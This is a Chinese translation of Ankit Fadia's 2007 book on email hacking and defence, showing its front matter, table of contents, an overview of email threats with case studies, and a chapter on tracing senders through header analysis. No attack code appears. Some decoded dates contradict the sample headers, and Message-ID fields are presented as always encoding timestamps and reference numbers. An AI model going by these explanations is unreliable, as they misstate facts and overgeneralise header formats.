



Fadia道德黑客丛书

ANKIT FADIA 著

孟庆华 译

E-mail HACKING

E-mail

黑客攻防



电子科技大学出版社

Fadia道德黑客丛书:

良性入侵——道德黑客非官方指导

网络安全——一个黑客的视点

公司安全——道德黑客攻防指导

手机黑客攻防

E-mail 黑客攻防

Windows 黑客攻防

Google黑客攻防

入侵警报

加密/解密

Linux使用诀窍与技巧

计算机使用剖析

操作系统黑客攻防

小天才: Ankit Fadia之路

海外大学访问权限破解

兴韦-法迪亚网络与信息安全中心 (中国)
www.e-hacker.info



定价: 13.00元



TP393.098/10

2007

E-mail 黑客攻防

法迪亚 著

孟庆华 译

电子科技大学出版社

图书在版编目 (CIP) 数据

E-mail 黑客攻防/ (印) 法迪亚著; 孟庆华译. 一成都: 电子科技大学出版社, 2007. 10

ISBN 978-7-81114-653-0

I. E… II. ①法…②孟… III. 电子邮件—安全技术
IV. TP393.098

中国版本图书馆 CIP 数据核字 (2007) 第 153982 号

E-mail 黑客攻防

法迪亚 著
孟庆华 译

出 版: 电子科技大学出版社 (成都市一环路东一段 159 号电子信息产业大厦 邮编: 610051)
策划编辑: 郭 庆
责任编辑: 郭 庆 杜亚提 徐守铭
主 页: www.uestcp.com.cn
电子邮箱: uestcp@uestcp.com.cn
发 行: 新华书店经销
印 刷: 成都市海翔印务有限责任公司
成品尺寸: 185mm×260mm 印张 5.75 字数 159 千字
版 次: 2007 年 10 月第一版
印 次: 2007 年 10 月第一次印刷
书 号: ISBN 978-7-81114-653-0
定 价: 13.00 元

□ 版权所有 侵权必究 □

- ◇ 邮购本书请与本社发行部联系。电话: (028) 83202323, 83256027
- ◇ 本书如有缺页、破损、装订错误, 请寄回印刷厂调换。
- ◇ 课件下载在我社主页“下载专区”。

前 言

随着计算机与互联网的迅速普及，人类对计算机的依赖达到了前所未有的程度，计算机的安全直接关系到国家、企业、个人乃至人类社会的生存和发展。而对计算机与互联网构成最严重威胁的，正是防不胜防的网络黑客。纵观当今的互联网业界，病毒木马泛滥、黑客攻击猖獗，各种病毒变体花样百出，恶意攻击手段层出不穷。如何防黑、反黑、制黑，已成为所有互联网用户共同面对的巨大挑战。

上海兴韦教育集团及旗下的上海托普信息技术学院，利用自身的产业背景和专业优势，首度全面引进了国际互联网界资深反恐反黑精英、少年成名的网络安全大师 ANKIT FADIA 的系列专著——“法迪亚道德黑客丛书”。力图从黑客攻防两个角度，将国际最前沿的网络安全技术介绍给国内读者，帮助国内网络用户知黑、防黑、反黑，共同营造和维护健康、安全的互联网世界。

本书是“法迪亚道德黑客丛书”中，针对 E-Mail 系统安全的专著。本书从邮件攻击和邮件防护两个角度对邮件系统的各个层次作了深入细致的探讨。内容涉及 E-Mail 系统的各种安全威胁，包括匿名邮件攻击、邮件炸弹攻击、邮件伪造、邮件账户破解等，也系统阐述了邮件防护、邮件追踪、安全电子邮件等各种反黑手段，对邮件系统的安全原理也作了简要分析。此书内容深入浅出，技能明晰精深，是安全兴趣者和专业人士不可多得的一本 E-Mail 系统的安全专著。

本书主要由孟庆华博士主持翻译、统稿、审校。陆星家博士参与翻译了第一、二章，扬帆博士参与翻译了第三到第九章。由于译者水平有限，翻译不妥或错误之处在所难免，敬请广大读者批评指正。

有关全套“法迪亚道德黑客丛书”的出版情况，敬请登录<http://www.e-hacker.info>。

译 者

兴韦—法迪亚网络与信息安全中心（中国）

上海托普信息技术学院

2007 年 9 月

目 录

第一章 邮件攻击	1
1.1 简介	1
1.2 邮件威胁	2
1.3 案例分析	2
案例 1 某国：教育部门	2
案例 2 个人	3
案例 3 某国，某地：个人	3
案例 4 某国，某地：个人	3
案例 5 某国，某地：个人	4
案例 6 某国，某地：零售业	4
1.4 不同类型的电子邮件威胁	4
第二章 邮件追踪	6
2.1 简介	6
2.2 邮件标题	7
2.3 高级的邮件标题	10
2.4 在 Internet 上追踪电子邮件	12
2.5 反向 DNS 查找	15
2.6 WHOIS	15
2.7 可视化追踪工具	19
2.8 Fadia's 推荐的邮件追踪工具	19
1. 工具名：NeoTracePro	19
2. 工具名：VisualRoute	20
3. 工具名：eMailTrackerPro	21
4. 用户名：Samspade	21
2.9 案例分析	22
案例 1	22
案例 2	24
案例 3	25
案例 4	27
第三章 邮件伪造	29
3.1 简介	29

3.2	邮件伪造技巧	29
3.3	高级邮件伪造	32
3.3.1	主题栏	32
3.3.2	利用 Sendmail 发送附件	35
3.3.3	抄送 (CC) 与暗送 (BCC) 栏	41
案例 1	发送栏的单用户输入	41
案例 2	发送栏多用户输入	41
案例 3	发送栏与抄送栏的多用户输入	42
案例 4	暗送栏的多用户输入	43
3.4	案例分析	43
第四章	扩展的简单邮件传输协议(ESMTP)	49
4.1	简介	49
4.2	威胁及防范	49
4.3	案例分析	52
案例 1	52
案例 2	53
第五章	邮局协议(POP)	54
5.1	简介	54
RETR 1	55
5.2	POP 威胁	56
1.	暴力破解攻击	56
2.	密码嗅探	57
5.3	案例分析	57
第六章	邮件炸弹	59
6.1	简介	59
6.2	大规模邮件炸弹攻击	59
6.3	列表关联的邮件炸弹	60
第七章	邮件账户破解	64
7.1	简介	64
7.2	口令猜测	64
7.3	遗忘口令攻击	65
7.4	暴力破解口令攻击	67
7.5	网络钓鱼攻击 (Phishing)	67
7.8	输入验证攻击	69
7.9	社会工程攻击	70
7.10	案例分析	70

第八章 安全的电子邮件 74

8.1 简介 74

8.2 加密知识 74

8.3 邮件加密软件 (PGP) 76

 加密 76

 解密 76

8.4 法迪亚推荐的 PGP 加密工具 77

8.5 PGP 的弱点 77

第九章 防范策略 79



第一章 邮件攻击

- 你认为你接收到的邮件的发件人是不是他本人？
- 你的雇员是否会贪图享乐而对公司从事间谍工作，而通过电子邮件将公司的机密泄露给你的竞争对手？
- 你的孩子是否接收到充满色情内容的垃圾邮件？
- 你是否接收到邮件敲诈，问你要一大笔钱？
- 你的商业伙伴是否接收到诽谤邮件，而这些邮件是从你的邮箱发出的？

1.1 简介

电子邮件可能已经成为当今社会最常用和优先选择的交流方式。几乎所有的 Internet 用户至少有一个电子邮件账户，平均来说，每个用户有三个不同的邮箱账户。电子邮件可能是最具革命性的个人以及商业交流的工具。它能够使在不同地点的朋友和亲属经常保持联系，传输重要的商业文档，在瞬间共享喜怒哀乐。或者发送一些无聊的垃圾，搞笑的内容，甚至紧紧地将国与国之间的贸易紧密联系在一起。电子邮件的普及意味着我们使用传统的邮件进行通信的机会越来越少。许多公司实际上开始使用电子邮件和及时通信来代替传统的通信方式。不幸的是，越来越多的个人和组织依赖电子邮件处理重要的商业事务，邮箱的盗窃变得越来越受到人们的重视。邮件系统并不如我们想象的那么安全。电子邮件实际上有许多或暗或明的危险、威胁和漏洞，因此，每个人使用电子邮件都应该十分小心。

在 Internet 时代，大多数的企业如果没有电子邮件，可能无法生存。从短短几分钟的表演细节到紧急的工程报价，电子邮件被全世界的公司用来处理各种各样的事务。不幸的是，尽管电子邮件在商业的渗透力不断地加强，但是对于电子邮件的危险、威胁和脆弱性仍然没有引起足够的重视。大多数邮件用户在接收邮件时仍然面临巨大的风险。邮件被社会的广大群众所采用，随着商业邮件攻击的增长以及邮件渗透力的增加，意味着如何防范邮件攻击已经成为一件非常头疼的事。

不仅在企业用户中，而且包括个人用户也需要注意邮件的安全，现在，越来越多的人开始依赖电子邮件来保持人与人之间的沟通。长时间没联系的同学、工作过于繁忙的家人，孩时的朋友、两地分居的夫妻、家庭和亲戚——每一个使用电子邮件的人都可以利用电子邮件来保持沟通。电子邮件这样广泛的使用不仅表明电子邮件越来越普及，而且预示着攻击者可能利用电子邮件使用各种方式来破坏个人之间的关系。

1.2 邮件威胁

数以百万的全球的 Internet 用户使用电子邮件主要是商业和个人的目的，而没有过多地注意到其中巨大的威胁。一些与电子邮件相关的威胁如下：

1. 在 Internet 上发送和接收的电子邮件有相当高比例是通过没有防护的公用系统进行传输的。换句话说，几乎所有在 Internet 上发送的邮件信息，从发送端到接收端总是要经过一些不信任的系统，这就造成邮件系统十分容易被拦截，被恶意的攻击者浏览。

2. 近来的调查表明，超过 90% 的电子邮件发送时，是使用明文进行发送的，只有极少数的用户使用一些安全措施或邮件加密来保障信件安全。因此，大多数的邮件对于恶意的攻击者来说，十分容易受到他们攻击。这些恶意的攻击者截获邮件信息，获得敏感的邮件信息内容。当一个邮件被从目标系统发送到源系统时，恶意攻击者有许多机会实施攻击。

3. 邮件伪造已经成为 Internet 上非常广泛和严重的问题。大多数的邮件用户无法保证接收到的邮件的可靠性。近年来，犯罪案例显著的上升包括邮件伪造案例，邮件伪造主要是攻击者发送一个伪造的邮件，这个邮件从其他人的邮箱账户中发送出来的，而大多数的邮件攻击犯罪包含了性骚扰和精神折磨的内容。

4. 使用电子邮件可以对大量的社会工程实施攻击。这样的攻击能够非常容易用来收集受害者敏感的信息（例如口令，信用卡信息，社会安全信息等）。

5. 垃圾邮件可能是所有邮件用户面临的非常普遍的问题。近年来研究表明，在 Internet 上，甚至超过 70% 的邮件流量是垃圾邮件消息。垃圾邮件不仅造成了使用者极大的不便，而且占用了电脑带宽和内存空间，使运行程序变慢。但不幸的是，至今仍然没有有效的方法来防范这种邮件。

6. 许多人在 Internet 上使用电子邮件来传输敏感的数据或知识产权。而防止用户的邮件账户信息落入攻击者之手就显得十分重要。大多数的邮件账户对于攻击者来说，显得十分脆弱，口令攻击对于电脑罪犯来说，实施起来非常容易。

7. 大多数的 Internet 用户继续使用邮件客户软件来发送和接收他们的邮件。使用这些工具的一个最大的问题是，他们需要用明文的方式来从客户端软件传输敏感的账户信息（例如用户名和口令）到邮件服务器。攻击者使用窃听软件记录受害者的账户信息记录非常容易，接着他们可以非法地获得邮箱中的内容。

8. 邮件客户端：用户可以自己选择。

1.3 案例分析

案例 1 某国：教育部门

几年前，Internet 被广泛地引入到新加坡的所有中学和大学的教学中，给广大师生的学习带来了许多的方便。但是许多学生将 Internet 用在许多不好的方面。例如：一个在新加坡知名高校的学生准备在网上发布一些诽谤他人的消息，接着设法从一个伪造的邮件地址发



送这个通讯稿到国内主流的媒体。

利用这种方法，邮件可能来源于一个大学通讯部门的个人邮件地址。尽管大多数媒体在准备出版之前，都会给大学打去电话来证实这条消息。但是仍然有许多的通讯社由于时间安排较紧，而没有来得及证实消息的真伪。当这条消息错误地出现在当地的主流媒体时，学校非常地震惊，立即展开了调查。尽管犯罪嫌疑人很快被抓获，不幸的是，仍然给大学，官方，学生以及教师的形象造成了恶劣的影响。

案例 2 个人

电子邮件渐渐的变成十分流行的媒介，无论是在办公还是在家里。通过电子邮件，我们可以保持友谊和商业关系，电子邮件普遍存在造成了在世界范围内许多与之相关的犯罪活动。在这一部分内，我们将列出与之相关的电子邮件的犯罪活动：

- 敲诈，恶作剧或感情折磨。
- 性骚扰。
- 通过一些与你相关的虚构故事进行商业诈骗。
- 给夫妻、商业合作伙伴发送伪造的电子邮件，造成夫妻、商业伙伴之间的矛盾。

案例 3 某国，某地：个人

警察局长上大学的女儿，突然有天接受到一些含有骚扰内容的电子邮件，邮件中提到，除非一个特殊的罪犯（被她父亲关押的罪犯）被释放，才会停止发送骚扰邮件。很显然，警察是不可能同意他的要求。计算机安全专家开始检查受害者接收的骚扰邮件，通过邮件来追踪嫌疑犯。然而，调查显示，受害者接收到的邮件可能是伪造的。攻击者是在本地的一个咖啡馆，连接到远程的邮件服务器，发送伪造的骚扰邮件。发送伪造的邮件已经有几个月了，安全专家还是不能够发现犯罪分子。安全专家甚至与当地的 ISP 和本地 Internet 咖啡馆联系，然而，没有获得多少成果。攻击者非常聪明，从来没有在同一个咖啡馆上过两次网。然而，幸运的是，渐渐的，骚扰邮件的数量开始慢慢的减少，以致于消失。这个犯罪表明犯罪者多次使用的匿名骚扰邮件，借助邮件伪造和 Internet 咖啡馆作掩护，只是为了获得骚扰的乐趣，这种犯罪会造成许多严重的后果：

- 造成受害者个人和家庭成员的恐惧和心理上的恐吓。
- 受害者不得不常常改变电子邮件的地址。
- 造成工作极大的不便。

案例 4 某国，某地：个人

一个在大的跨国公司工作的工程师，他有丰厚的经济收入。然而，他不能确定是否以后还是可以从事这种工作（what his job profile demanded）。一天，他接收到了一个邮件，另外一家跨国公司可以提供更高的工资和额外津贴，但这个项目可能更有挑战性，更加有趣。在与未来的项目主管进行了多次的邮件交换，他果断地辞掉了自己的工作，准备接受这份新的工作，当他打算要去公司时，发现所谓的老板根本不在这家公司。此事所造成的后果是：

- 失去自己的工作。

- 财政和感情上的损失。
- 受害公司失去了一名很有能力和潜力的员工。

案例 5 某国，某地：个人

2004 年，两名在重点中学的学生被牵扯到一个电子邮件犯罪中。一天，在放学后，有个家伙使用手机上的照相机记录下一段和他女朋友口交的片段。很快，这段视频被发送到许多的手机、文件共享网络、CD、色情产品市场、网站，还有邮箱内。在 Internet 上最重要的传播这段视频的手段是电子邮件，许多人通过电子邮件发送视频给他们的亲朋好友，包括电子邮件和多媒体信息成为了发布大众信息的主要手段。视频片断不仅可以通过网络传遍印度，而且可以传到中国、墨西哥、新加坡、加拿大和美国。该事件可以造成：

- 把学生和当局都拖下水。
- 财务和感情上的损失。
- 对色情视频中的主人公的感情造成了伤害。
- 非法的使用电子邮件来分发非法内容。

案例 6 某国，某地：零售业

日本的一个零售巨头发现在他们本年度的第一个季度收益有 17% 的滑坡。而且，包括投资人和董事会都对零售业巨头的业绩的停滞感到十分的惊讶。突然，在一天早晨，所有的员工，客户，供应商和数以百万计的忠实客户从公司的 CEO 那里接收一封骚扰邮件。不仅如此，攻击者还发送伪造邮件到供应商和合作伙伴那里取消和改变订单。尽管，公司立即对可能的危险采取了应急保护工作，然而，情绪上，广大的用户还是受到了打击。由于许多相关的原因，零售商的利润出现大的滑坡：

- 公司和 CEO 的声誉受损。
- 财政损失。
- 竞争对手受益。
- 销售额下降。
- 损坏与合伙人联盟之间的关系等等。

1.4 不同类型的电子邮件威胁

电子邮件的安全现在已经变成一个很重要的大的领域，在全球计算机安全市场中，每一年公司和个人会花费大量金钱和资源保护他们的电子邮件资产。然而，电子邮件系统仍然很脆弱，会遭到不同的攻击：

- 在群体社会中，电子邮件常常被滥用，通过内部不满的员工有恶意的竞争对手实施的刺探活动、知识产权的盗窃；社会工程，商业情报的收集；辱骂性的攻击、敲诈；垃圾邮件、病毒感染、身份盗窃、社会性的污蔑和其他相关的攻击。
- 全世界的个人用户都可能体会到各种不同的电子邮件的威胁，包括敲诈，性骚扰，辱骂，扮演，社会工程，污蔑，病毒感染，垃圾邮件以及其他方式。

尽管，有大量不同的电子邮件的威胁，但大多数的威胁主要包括以下几类：



- 。 侮辱邮件。
- 。 伪造邮件。
- 。 垃圾邮件。
- 。 病毒。
- 。 邮件账号攻击。

第二章 邮件追踪

- 你的孩子接收到过充满无聊的色情内容的垃圾邮件么？
- 有人利用邮件敲诈和威胁你，要你付一大笔钱么？
- 你的妻子从一些不满的朋友那里接收到辱骂性的邮件么？
- 你的公司雇员，伙伴或同盟是否接收到大量的垃圾邮件，妨碍了正常地商业活动？

2.1 简介

在今天，大多数的 Internet 用户使用标准的邮件客户软件（例如 outlook express Microsoft Outlook, Eudora Pro, Opera 等）来发送和接收消息。这样的邮件客户软件十分容易被使用，速度也很快，同时他们还能够为用户提供很多有用的功能。电子邮件客户软件使用户使用起来非常方便，而不需要注意里面的邮件工作的细节。然而，如果你打算解决电子邮件威胁，了解邮件系统工作的原理是非常重要的。

对于 Internet 用户来说，理解邮件如何在 Internet 上传输是十分重要的。除非你对邮件系统的工作非常熟悉，不会遇到相关的邮件威胁。在 Internet 上，一个邮件被发送和接收，一定要一些预定义的规则会自动的产生。所有的邮件通信主要依靠以下两个协议：

1. 简单邮件传输协议 (SMTP Port 25)；
2. 邮局协议 (POP Port 110)。

Internet 上的邮件通信，从源端到目标端计算机的通信就像现实生活中的邮政邮件一样工作。每一次，邮件在 Internet 上发送，发送者会连接到本地邮件服务器（邮局）使用预定的 SMTP 命令来创建和发送邮件。这个本地邮件服务器接着使用 SMTP 协议传输邮件，通过其他中间邮件服务器，直到邮件最后到达目标邮件服务器（邮局）。邮件接收者接着连接到目标邮局服务器利用预定于的 POP 命令下载邮件。

SMTP 协议被用来发送邮件，当 POP 协议被用来接收电子邮件。因此，为了概括邮件发送传输的过程，每一个在 Internet 上的邮件在发送邮局服务器（借助 SMTP 命令），借助一些邮件服务器，最后到达接收邮局，接收者使用 POP 命令下载到本地系统：

Sender Outbox → Source Mail Server → Interim Mail Servers → Destination Mail Server → Destination Inbox

这个有组织的和可预测的邮件意味着，一个人能够辨别邮件发送的源头，只要简单地通过反向工程就能发现邮件的路径，每一次当一个邮件被发送到 Internet 上时，不仅可以携带信息体，而且还传输与路径相关的信息。这个关于传输路径的信息保留在邮件的标题。因此，每当人们接收到垃圾邮件，他只是简单地删除这个邮件，而没有认真地分析邮件的



标题，来追踪邮件的来源。

2.2 邮件标题

最有效和最容易的追踪垃圾邮件的方法是分析邮件的标题。他们包含了邮件来源的信息和路径的信息。大多数犯罪调查表明邮件标题保存有许多与犯罪相关的证据。邮件标题能够自动产生，并嵌入到邮件体内，在系统之间传输自动的组合。

他们不仅包含邮件的有价值的信息，而且还保持精确的路径信息。因此，通过分析一个邮件的邮件标题，能够通过逆向工程找到邮件的传输路径，以及最终到达的系统。例如，一个典型的邮件标题看起来像以下的形式：

Return-path: <abc@isp.com>

Received: from mx.ankit.com ([202.159.212.9]) by pop.ankit.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) for ankit@ankit.com; Thu, 06 May 2004 17:34:58 +0530 (IST)

Received: from web14525.mail.isp.com ([216.136.224.54]) by mx.ankit.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) for ankit@ankit.com (ORCPT ankit@ankit.com); Thu, 06 May 2004 17:34:57 +0530 (IST)

Received: from [61.247.235.152] by web14525.mail.isp.com via HTTP; Thu, 06 May 2004 04:54:12 -0700 (PDT)

X-Mailer: QUALCOMM Windows Eudora Version 5.2.1

Date: Thu, 06 May 2004 04:54:12 -0700 (PDT)

From: ABC <abc@isp.com>

Subject: Hi

To: ankit@ankit.com

Message-id: <20040506115412.59571.qmail@web14525.mail.isp.com>

MIME-version: 1.0

Content-type: text/plain; charset=us-ascii

Original-recipient: rfc822;ankit@ankit.com

有效分析邮件标题的诀窍是将标题信息分成不同的部分，检查每一部分，将每一部分作为一个整体来考虑，然后将每个部分联系在一起。另一个重要的事情是，当一个人在分析邮件标题时，是从底向上进行分析的，在本例中，邮件标题被分为以下的部分：

Date: Thu, 06 May 2004 04:54:12 -0700 (PDT)

From: Resh <abc@isp.com>

Subject: Hi

To: ankit@ankit.com

Message-id: <20040506115412.59571.qmail@web14525.mail.isp.com>

MIME-version: 1.0

Content-type: text/plain; charset=us-ascii

Original-recipient: rfc822;ankit@ankit.com

邮件标题信息告诉我们，这个邮件是由`abc@isp.com`发送到 `ankit@ankit.com`，发送的时间是 2000 年 5 月 6 号的 04:54，邮件的主题是 Hi，他主要包括 MIME 类型，数据类型主要包括 MIME。

Message-id: <20040506115412.59571.qmail@web14525.mail.isp.com>

消息的 ID 行可能是邮件标题最重要的部分。在大多数的犯罪案例中，消息 ID 属性包含了有罪的证据，需要抓到犯人。它不仅能够提供有关可疑的邮件服务器有价值的信息，而且可以存储邮件的时间信息。邮件标题的消息 ID 部分可以使用以下方式破解：

1. 20040506115412:表示邮件的时间，存储的格式是 yyyy-mm-dd-hh-mm-ss，它代表发送邮件的日期和时间，这些信息与发送邮件的原邮件服务器相关。例如，在本例中，邮件的发送时间是 2004 年，日期是(5th)，(6th)，时间是 11 小时，54 分钟，12 秒。

2. 59571:这个号码代表相关邮件的参考号，每一个邮件从邮件发送器发送时，都带有一个唯一的消息 ID 参考号。邮件服务器的日志文件包含发送邮件的所有信息。特殊邮件的参考号能够区分不同的邮件，邮件的取证主要通过获得不同的邮件参考号来实施调查。

每一时刻，如果打算跟踪一个特定的邮件，邮件标题的消息 ID 部分被证明是非常有用的。可与系统管理员保持联系，使用消息 ID 可以发现更多与犯罪相关的消息。我们下一步的分析过程是邮件头部的分析：

Return-path: <abc@isp.com>

X-Mailer: QUALCOMM Windows Eudora Version 5.2.1

以上的邮件标题揭示了这个邮件发送运行的操作系统是 Windows，使用的是 Eudora 5.2.1 作为邮件客户端软件。通过邮件的标题可以发现发送邮件的地址是`abc@isp.com`。

Received: from mx.ankit.com ([202.159.212.9]) by pop.ankit.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) for ankit@ankit.com; Thu, 06 May 2004 17:34:58 +0530 (IST)

Received: from web14525.mail.isp.com ([216.136.224.54]) by mx.ankit.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) for ankit@ankit.com (ORCPT ankit@ankit.com); Thu, 06 May 2004 17:34:57 +0530 (IST)

Received: from [61.247.235.152] by web14525.mail.isp.com via HTTP; Thu, 06 May 2004 04:54:12 -0700 (PDT)



以上的邮件标题摘录非常重要，它可以包含有关邮件传输路径的信息，从发送端到接收端的路由信息。这部分的邮件标题需要用反向工程来发现从原端到目的端。研究邮件标题最主要的方法是使用从底向上的方法。换句话说，当分析邮件的部分头部，一个人必须分散最后接收行，再上移束缚：

Received: from [61.247.235.152] by web14525.mail.isp.com via HTTP; Thu, 06 May 2004 04:54:12 -0700 (PDT)

这是邮件标题的接收头部，我们可以检查这个例子。它揭示了某些人使用的 IP 地址 61.247.235.152 来发送特定的邮件，它告诉我们，这个邮件从原系统到目标系统（地址为 *web14525.mail.isp.com*）。大多数重要的内容，这一行被识别出原系统（61.247.235.152），这个邮件能够使用的技术在以后章节需要讨论的。

Received: from web14525.mail.isp.com ([216.136.224.54]) by mx.ankit.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) for ankit@ankit.com (ORCPT ankit@ankit.com); Thu, 06 May 2004 17:34:57 +0530 (IST)

以上的行代表发送邮件的服务器地址是（域名：*web14525.mail.isp.com* IP 地址：216.136.224.54），通过中间的邮件服务器（域名：*mx.ankit.com*）。而且，它揭示了邮件暂时的中转服务器是（*iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)*），同时还有发送邮件的时间戳，时间戳是在发送邮件时自动产生的。

Received: from mx.ankit.com ([202.159.212.9]) by pop.ankit.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) for ankit@ankit.com; Thu, 06 May 2004 17:34:58 +0530 (IST)

最后，我们可以看到三个接收行的第一个，这行有时作为最后一行，我们在邮件分析案例中详细说明。这一行代表邮件发送经过的中间服务器是（域名：*mx.ankit.com* IP Address: 202.159.212.9），邮件服务器的目的地址（域名：*pop.ankit.com*），接收者连接到邮件服务器，下载邮件使用简单的 POP 命令。这是完整的传输信息，包含从发送端到目的端的信息。

当所有以上的信息都被收集，接着完整的邮件传输路径可以按照以下方式进行解释：

61.247.235.152 (ORIGIN) → web14525.mail.isp.com (SOURCE MAIL SERVER) → mx.ankit.com (INTERIM MAIL SERVER) → pop.ankit.com (DESTINATION MAIL SERVER) → Target System (DESTINATION)

一个人能够清楚地看到阅读和分析邮局标题并不是十分的困难。而且，邮件标题揭示了许多有趣的和有价值的信息，不仅包括发送邮件的地址，还包括达到目的地址的整个路

由信息。研究邮件标题是警察局和调查机构通常采用的技术，这些结构利用这些技术来识别和追踪电脑犯罪。许多电脑犯罪与诽谤、在线约会、骚扰和敲诈相关，可以简单地通过邮件标题来分析。一个人员需要一些练习，才能更好地理解邮件标题。

2.3 高级的邮件标题

在前面的部分中，我们已经学习了如何追踪一个邮件到目的地，通过分析一些基本的邮件标题。不幸的是，在实际上，邮件标题看起来还是有点复杂，阅读起来很困难。一个非常好的例子，被发送到邮件列表的一个邮件具有很复杂的邮件标题。在以下的例子中，我们了解到如何分析一个邮件的标题，这个已经被发送到 Internet 上的讨论组或邮件列表：

Return-Path: <owner-movielees@lists.Stanford.EDU>

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Wed, 24 Nov 2004 01:47:08 -0800

X-Sieve: CMU Sieve 2.2

Received: from leland3.Stanford.EDU (leland3.Stanford.EDU [171.67.16.108])

by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAO9l6JI012568;

Wed, 24 Nov 2004 01:47:07 -0800 (PST)

Received: from lists.Stanford.EDU (lists.Stanford.EDU [171.64.14.236])

by leland3.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAO9gY9U026731;

Wed, 24 Nov 2004 01:46:34 -0800

Received: (from root@localhost) by lists.Stanford.EDU (8.12.10/8.12.10) id iAO9gXht000364 for movielees-out5741627; Wed, 24 Nov 2004 01:42:33 -0800 (PST)

Received: from smtp2.Stanford.EDU (smtp2.Stanford.EDU [171.67.16.125]) by lists.Stanford.EDU (8.12.10/8.12.10) with ESMTP id iAO9gV NK000358 for <movielees@lists.stanford.edu>; Wed, 24 Nov 2004 01:42:32 -0800 (PST)

Received: from CPQ20500143191.stanford.edu (whoopilaptop.Stanford.EDU [128.12.18.34]) by smtp2.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAO9gUX6004043 for <movielees@lists.stanford.edu>; Wed, 24 Nov 2004 01:42:31 -0800

Message-Id: <6.1.2.0.2.20041124013957.023ce3b0@isp.com >

X-Sender: vici@isp.com (Unverified)

X-Mailer: QUALCOMM Windows Eudora Version 6.1.2.0

Date: Wed, 24 Nov 2004 01:42:31 -0800

To: listname@lists.isp.com

From: Victoria Chungu <vici@isp.com>

Subject: Hi

Mime-Version: 1.0

Content-Type: text/plain; charset="us-ascii"; format=flowed



Sender: owner-listname@lists.isp.com

Precedence: bulk

Hello

尽管以上的标题看起来与简单的邮件标题有很大的不同，然而，实际上并没有想象中的复杂。通常来说，最好的分析邮件标题的技术是将其分解成许多更小的部分，从底向上分析：

To: listname@lists.isp.com

From: Victoria Chungu <vici@isp.com>

Subject: Hi

Mime-Version: 1.0

Content-Type: text/plain; charset="us-ascii"; format=flowed

Sender: owner-listname@lists.isp.com

Precedence: bulk

这部分邮件告诉我们 *Victoria Chungu (vici@isp.com)* 发送这个邮件到 *listname@lists.isp.com* 邮件列表中。它还告诉你邮件的主题是 *Hi*，邮件列表所有者的邮件地址是 *owner-listname@lists.isp.com*。

Message-Id: <6.1.2.0.2.20041124013957.023ce3b0@isp.com >

X-Sender: vici@isp.com (Unverified)

X-Mailer: QUALCOMM Windows Eudora Version 6.1.2.0

Date: Wed, 24 Nov 2004 01:42:31 -0800

以上行告诉我们，这个特点的电子邮件使用 *Windows Eudora* 邮件客户端软件，利用 *vici@isp.com* 来发送邮件的，在 2004 年 12 月 24 号是一个特定的时刻。以上部分最重要的是消息 ID，它会告诉我们以下的信息：

The above lines tell you that this particular email was sent using the *Windows Eudora* email client from the email account (*vici@isp.com*) on Wednesday, 24th November 2004 at the specified time. The most important part of the above lines is the message ID, which tells us the following about this particular email:

Timestamp: 2004, Nov, 24, 01 hours, 39 minutes and 57 seconds.

Refernce Number: 023ce3b0

Server: isp.com

因此，信息揭示了消息 ID 的信息非常关键，当任何类型的电子邮件相关的犯罪表明了

这个情况。

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Wed, 24 Nov 2004 01:47:08 -0800

X-Sieve: CMU Sieve 2.2

Received: from leland3.Stanford.EDU (leland3.Stanford.EDU [171.67.16.108])

by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAO9l6JI012568;

Wed, 24 Nov 2004 01:47:07 -0800 (PST)

Received: from lists.Stanford.EDU (lists.Stanford.EDU [171.64.14.236])

by leland3.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAO9gY9U026731;

Wed, 24 Nov 2004 01:46:34 -0800

Received: (from root@localhost) by lists.Stanford.EDU (8.12.10/8.12.10) id iAO9gXht000364 for movielees-out5741627; Wed, 24 Nov 2004 01:42:33 -0800 (PST)

Received: from smtp2.Stanford.EDU (smtp2.Stanford.EDU [171.67.16.125])

by lists.Stanford.EDU (8.12.10/8.12.10) with ESMTP id iAO9gVnK000358

for <movielees@lists.stanford.edu>; Wed, 24 Nov 2004 01:42:32 -0800 (PST)

Received: from CPQ20500143191.stanford.edu (whoopilaptop.Stanford.EDU [128.12.18.34]) by smtp2.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAO9gUX6004043 for <movielees@lists.stanford.edu>; Wed, 24 Nov 2004 01:42:31 -0800

以上的行揭示了真实的路径，到达目的系统的路径从源端口。从底部开始进行分析表明 RECEIVE 行最重要。在这个特例中，邮件从发送端到目标地址的路径如以下方式：

Source (whoopilaptop.Stanford.edu) → Source Mail Server (smtp2.Stanford.edu) → Interim Mail Server (lists.Stanford.edu) → Interim Mail Server (leland3.Stanford.edu) → Destination Mail Server (pobox4.Stanford.edu) → Destination email address.

但是邮件标题往往看起来不容易理解，如果不考虑检查邮件标题。其中的诀窍是将邮件标题分解成更小的部分，并把每一部分作为一个独立的分析单元。最后，记得对整个邮件标题完整地进行阅读。

2.4 在 Internet 上追踪电子邮件

邮件标题在产生时，并没有将它隐藏起来。因此，当一个人接收一个加密的邮件时，采取正确的调查步骤，试图跟踪接收源是非常必要的。但是，不幸的是，统计表明接收到一个诽谤最普遍的做法是按下 DELETE 按钮，忽略邮件。而且，忽视这个问题并不能说明这个问题并不存在。理想的情况下，当一个人接收到一个诽谤邮件时，应该按照以下步骤来追踪邮件的发送源：

1. 打开邮件的标题 Open email headers of the email.
2. 识别用来发送邮件的 IP 地址。
3. 追踪 IP 地址来追踪犯罪分子。

